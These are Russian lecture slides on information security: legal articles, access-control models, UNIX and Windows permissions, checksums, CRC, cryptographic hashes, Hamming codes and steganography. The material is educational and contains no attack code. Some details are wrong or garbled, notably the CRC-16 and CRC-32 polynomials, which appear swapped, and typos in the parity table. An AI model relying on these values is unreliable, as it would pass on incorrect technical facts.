

# **ЗАЩИТА ИНФОРМАЦИИ**


Лекции: к.т.н., доц. К.Е. Климентьев

Лабораторные работы: 512 ауд.

# Литература


1. Шаньгин В.Ф. Защита информации в компьютерных системах и сетях / М.: ДМК Пресс, 2012. – 592 с.
2. Шаньгин В.Ф. Информационная безопасность компьютерных систем и сетей: учеб. пособие. – М.: ИД «ФОРУМ»: ИНФРА-М, 2008. – 416 с.
3. Моисеев А.И. Жмуров Д.Б. Информационная безопасность распределенных информационных систем: учеб./ Самара: Изд-во Самар. гос. аэрокосм. ун-та, 2013. – 180 с.
4. Платонов В.В. Программно-аппаратные средства защиты информации: учебник для студ. учреждений высш. проф. образования / М.: Издательский центр «Академия», 2013. – 336 с.
5. Малюк А.А., Пазизин С.В., Погожин Н.С. Введение в защиту информации в автоматизированных системах. – М.: Горячая Линия – Телеком, 2001. – 148 с.
6. Баричев С.Г., Гончаров В.В., Серов Р.Е. Основы современной криптографии. - М.: Горячая Линия – Телеком, 2001. – 175 с.
7. Девянин П.Н. и др. Теоретические основы компьютерной безопасности. – М: Радио и Связь, 2000. – 192 с.

# Определения информации



## ИНФОРМАЦИЯ

Отражение мира в  
мозге человека



## СВЕДЕНИЯ

вне зависимости от формы  
представления

# Основные понятия

## Действия над информацией:

- выработка (поиск, сбор, получение);
- хранение;
- передача (распространение);
- предоставление (обеспечение доступа);
- обработка (преобразование);
- использование;
- уничтожение.

**Качество информации** = насколько удовлетворяет потребностям

**Защита информации** = процесс поддержания качества на заданном уровне


Факторы качества	Угрозы качеству
Целостность Конфиденциальность Доступность	Искажение и уничтожение Несанкционированный доступ Блокирование

## Источники угроз:

- ошибки;
- внешние воздействия;
- злоумышленники.

# Защита информации в РФ

## Уровни законодательного регулирования



# Защита информации в РФ

## Федеральные службы:

- Комитет Государственной думы по безопасности;
- Совет безопасности России;
- Федеральная служба по техническому и экспортному контролю (ФСТЭК);
- Федеральная служба безопасности Российской Федерации (ФСБ);
- Федеральная служба охраны Российской Федерации (ФСО);
- Служба внешней разведки Российской Федерации (СВР);
- Министерство обороны Российской Федерации (Минобороны);
- Министерство внутренних дел Российской Федерации (МВД);
- Федеральная служба по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзор);
- Центральный банк Российской Федерации (Банк России).

## Службы уровня предприятия или организации:

- служба экономической безопасности;
- служба безопасности персонала («режимный отдел», он же «1-ый отдел»);
- кадровая служба («отдел кадров»);
- специальная служба информационной безопасности.

# Юридические вопросы защиты информации

**Статья 272.** Неправомерный доступ к компьютерной информации

**Статья 273.** Создание, использование и распространение вредоносных компьютерных программ

**Статья 274.** Нарушение правил эксплуатации средств хранения, обработки или передачи компьютерной информации и информационно-телекоммуникационных сетей

**Статья 136.** Нарушение авторского и смежных прав

	Обычные	Отягчающ.	Особо тяжк.
272	2	4	7
273	2	5	7
274	2	5	5
136	2	6	6

## Программное обеспечение:


- бесплатное (freeware);
- условно-бесплатное (shareware);
- проприетарное (коммерческое).

МВД -> БСТМ (Бюро специальных технических мероприятий) -> Отдел «К»

# Политики безопасности


Политика безопасности (ПБ) = система правил, направленных на б/п.

Разграничение доступа = важнейший принцип (концепция) ПБ.




$\{S\}$  – множество субъектов;  
 $\{O\}$  – множество объектов;  
 $\{M\}$  – множество методов  
 $\{P\} = \{ P(S,O,M) \rightarrow (0,1) \}$  – множество правил доступа.

## Архитектура системы РД





## Разграничение доступа



Примеры.  
Белл-ЛаПадула:  $M_1 \geq M_2 \rightarrow \text{false}$   
Биб:  $M_1 \geq M_2 \rightarrow \text{true}$

# Разграничение доступа (продолжение)

## Разграничение доступа в UNIX

### Субъекты:

- Пользователи и группы пользователей

### Объекты:

- Файлы и устройства
- Каталоги

### Поле типа:

- «d» - каталог, «b» - файл на блочном устройстве,
- «c» - файл на символьном устройстве, «S» - сокет, «p» - канал,
- «l» - ссылка.

Тип	Владелец			Группа владельца			Остальные		
	r	w	x	r	w	x	r	w	x

### Команды ls и chmod

```
root@slax:/home# ls -l
total 12
-rwxr-xr-x 1 root  root  8035 Dec 16 13:41 a.out
-rw-r--r-- 1 root  root    54 Dec 16 13:41 example.c
drwxr-xr-x 2 guest users   3 May  6 2006 guest
```

## Разграничение доступа (продолжение)

# Разграничение доступа в Windows

## Субъекты:


## Пользователи и группы пользователей

## Объекты:

файлы; каталоги (директории, папки);  
устройства (диски, порты, клавиатура,  
мышь и т.п); средства передачи данных  
между процессами; ключи реестра;  
процессы и потоки; сервисы и диспетчер  
сервисов; рабочие столы и окна;  
фрагменты разделяемой памяти;  
символические связи; маркеры доступа;  
объекты синхронизации.

## Правила раскрытия противоречий:


- Приоритетность первого упоминания;
- Запрет приоритетной разрешения;
- Приоритетность группы над субъектом.




# Разграничение доступа (продолжение)

## РД на уровне процессора

РД к сегментам памяти




РД к адресным пространствам



## Разграничение доступа (окончание)



Критерии оценки безопасности компьютерных систем (USA);  
Критерии безопасности информационных технологий (EU).




# Управление целостностью данных

Постановка задачи:


- обнаружить факт искажения данных;
- если да, то восстановить.

## Многократное дублирование данных

- При хранении – резервное копирование данных;
- При передаче – кратная передача;
- При активном использовании многих методов – RAID (Redundant Array of Independed Disks).




# Хеш-функции



Критерий качества –  
равномерность распределения.

## Бит четности (паритета)



# Хеш-функции (продолжение)

## Простые контрольные суммы

Арифметическое суммирование:

```
unsigned char csum=0;  
for (i=0;i<N;i++) csum = csum + s[i];
```


Суммирование по mod2:

```
unsigned char csum=0;  
for (i=0;i<N;i++) csum = csum ^ s[i];
```

Алгоритм Бернштейна:

```
unsigned char csum=0;  
for (i=0;i<N;i++) csum = csum*31 + s[i];
```

Вариант применения:





# Хеш-функции (продолжение)

## CRC – Циклические избыточные коды

### 1. Двоичные полиномы

$$10110001 \sim 1 \cdot x^7 + 0 \cdot x^6 + 1 \cdot x^5 + 1 \cdot x^4 + 0 \cdot x^3 + 0 \cdot x^2 + 0 \cdot x^1 + 1 \cdot x^0$$

### 2. Деление полиномов с остатком

$$\underline{x^4 + x^2} / x^2 + x + 1$$

Порождающий полином


$$\begin{array}{r} \oplus 10100 \overline{) 111} \\ \underline{111} \phantom{00} \\ \oplus 100 \phantom{00} \\ \underline{111} \phantom{00} \\ \oplus 110 \phantom{00} \\ \underline{111} \phantom{00} \\ 1 \leftarrow \end{array}$$

### 3. Стандартные порождающие полиномы

CRC-16 1EDB88320<sub>16</sub>

CRC-32 1A001<sub>16</sub>

### 4. Пример



## Хеш-функции (окончание)

### Криптографические хеши (дайджесты, отпечатки пальцев)

Условия необратимости:

- 1) Невозможно найти образ  $D$  по прообразу  $H$ ;
- 2) Невозможно подобрать для образа  $D_1$  другой  $D_2 \neq D_1$ , чтобы  $H(D_1) = H(D_2)$
- 3) Невозможно подобрать любые два  $D_2 \neq D_1$ , чтобы  $H(D_1) = H(D_2)$ .

Длина криптографического хеша – сотни битов

Наименование	Длина хеша, бит	Наименование	Длина хеша, бит
MD2	128	MD4	128
MD5	128	MD6	До 512
SHA-1	160	SHA-2	224, 256, 384, 512
ГОСТ 34.11 – 94	256	ГОСТ 34.11 - 2012	256, 512
SHA-3/Кеccak	224, 256, 384, 512	RIPEMD	128, 160, 256, 320


# Коды с исправлением ошибок

Продольно-поперечные биты четности

b11	b12	b13	b14	h1
b21	b22	b32	b24	h2
b31	b32	b34	b44	h3
v1	v2	v3	v4	


Избыточность:  $1 - \text{лишние/информационные} = 1 - m+n/m*n$ .

Коды Хэмминга



$$\begin{aligned} p1 &= b1 \oplus b2 \oplus b4 \\ p2 &= b2 \oplus b3 \oplus b4 \\ p3 &= b1 \oplus b3 \oplus b4 \end{aligned}$$

если искажен  $b1$ , то изменятся  $p1$  и  $p3$   
 если искажен  $b2$ , то изменятся  $p1$  и  $p2$   
 если искажен  $b3$ , то изменятся  $p1$  и  $p2$   
 если искажен  $b4$ , то изменятся  $p1, p2$  и  $p3$   
 если искажены  $p1$  или  $p2$  или  $p3$ , то они искажены :)




$$\begin{aligned} p1 &= 0 \\ p2 &= 0 \\ p3 &= 1 \end{aligned}$$

Избыточность:  
 $1 - n/(\log n + 1)$

## Коды с исправлением ошибок (окончание)

8 7 6 5 4 3 2 1	8 7 6 5 4 3 2 1	
01100101	01110101	
1=001	1=001	
3=011 ⊕	3=011 ⊕	011
6=110	5=101	
7=111	6=110	
-----	7=111	
011	110	
	⊕ 110	
	011	
	-----	
	101 = 5	



Коды Рида-Соломона

Исправление целых байтов



# Управление доступом к данным

**Стеганография ≠ Криптография**

**Стеганография** = скрытопись (то ли написано, то ли нет)


**Криптография** = тайнопись (написано, но непонятно что)

**Цель стеганографии** – скрыть факт наличия информации.




# Традиционная стеганография

## Физическая



## Химическая



## Лингвистическая

Певца, гонимого судьбою,  
Отвергнуть не захочешь ты  
За то, что он любил с тобою  
Делить с печалью и тоскою  
Разбитой юности мечты.

А если б, как в былые годы,  
В аккордах окрылять я мог  
Любовь и радости свободы,—  
Я снова, позабыв невзгоды,  
Ютился у твоих бы ног.

# Цифровая стеганография

## Функциональная схема



## С точки зрения устойчивости к искажениям:

- Робастные методы;
- Полухрупкие;
- Хрупкие.

## Пропускная способность стеганографического канала связи:


$K_p = \text{максимально\_возможный\_объем\_данных} / \text{размер\_контейнера}$

...МОЙ_дядя_САМЫХ_ЧЕСТНЫХ_ПРАВИЛ	ЕГО_ПРИМЕР_ДРУГИМ_НАУКА	КАКОЕ_НИЗКОЕ_КОВАРСТВО	ТАК_ДУМАЛ_МОЛОДОЙ_ПОВЕСА
КОГДА_НЕ_В_ШУТКУ_ЗАНЕМОГ	НО_БОЖЕ_МОЙ_КАКАЯ_СКУКА	ПОЛУЖИВОГО_ЗАБАВЛЯТЬ	ЛЕТЯ_В_ПЫЛИ_НА_ПОЧТОВЫХ
ОН_УВАЖАТЬ_СЕБЯ_ЗАСТАВИЛ	С_БОЛЬНЫМ_СИДЕТЬ_И_ДЕНЬ_И_НОЧЬ	ЕМУ_ПОДУШКИ_ПОПРАВЛЯТЬ	ВСЕВЫШНЕЙ_ВОЛЕЮ_ЗЕВЕСА
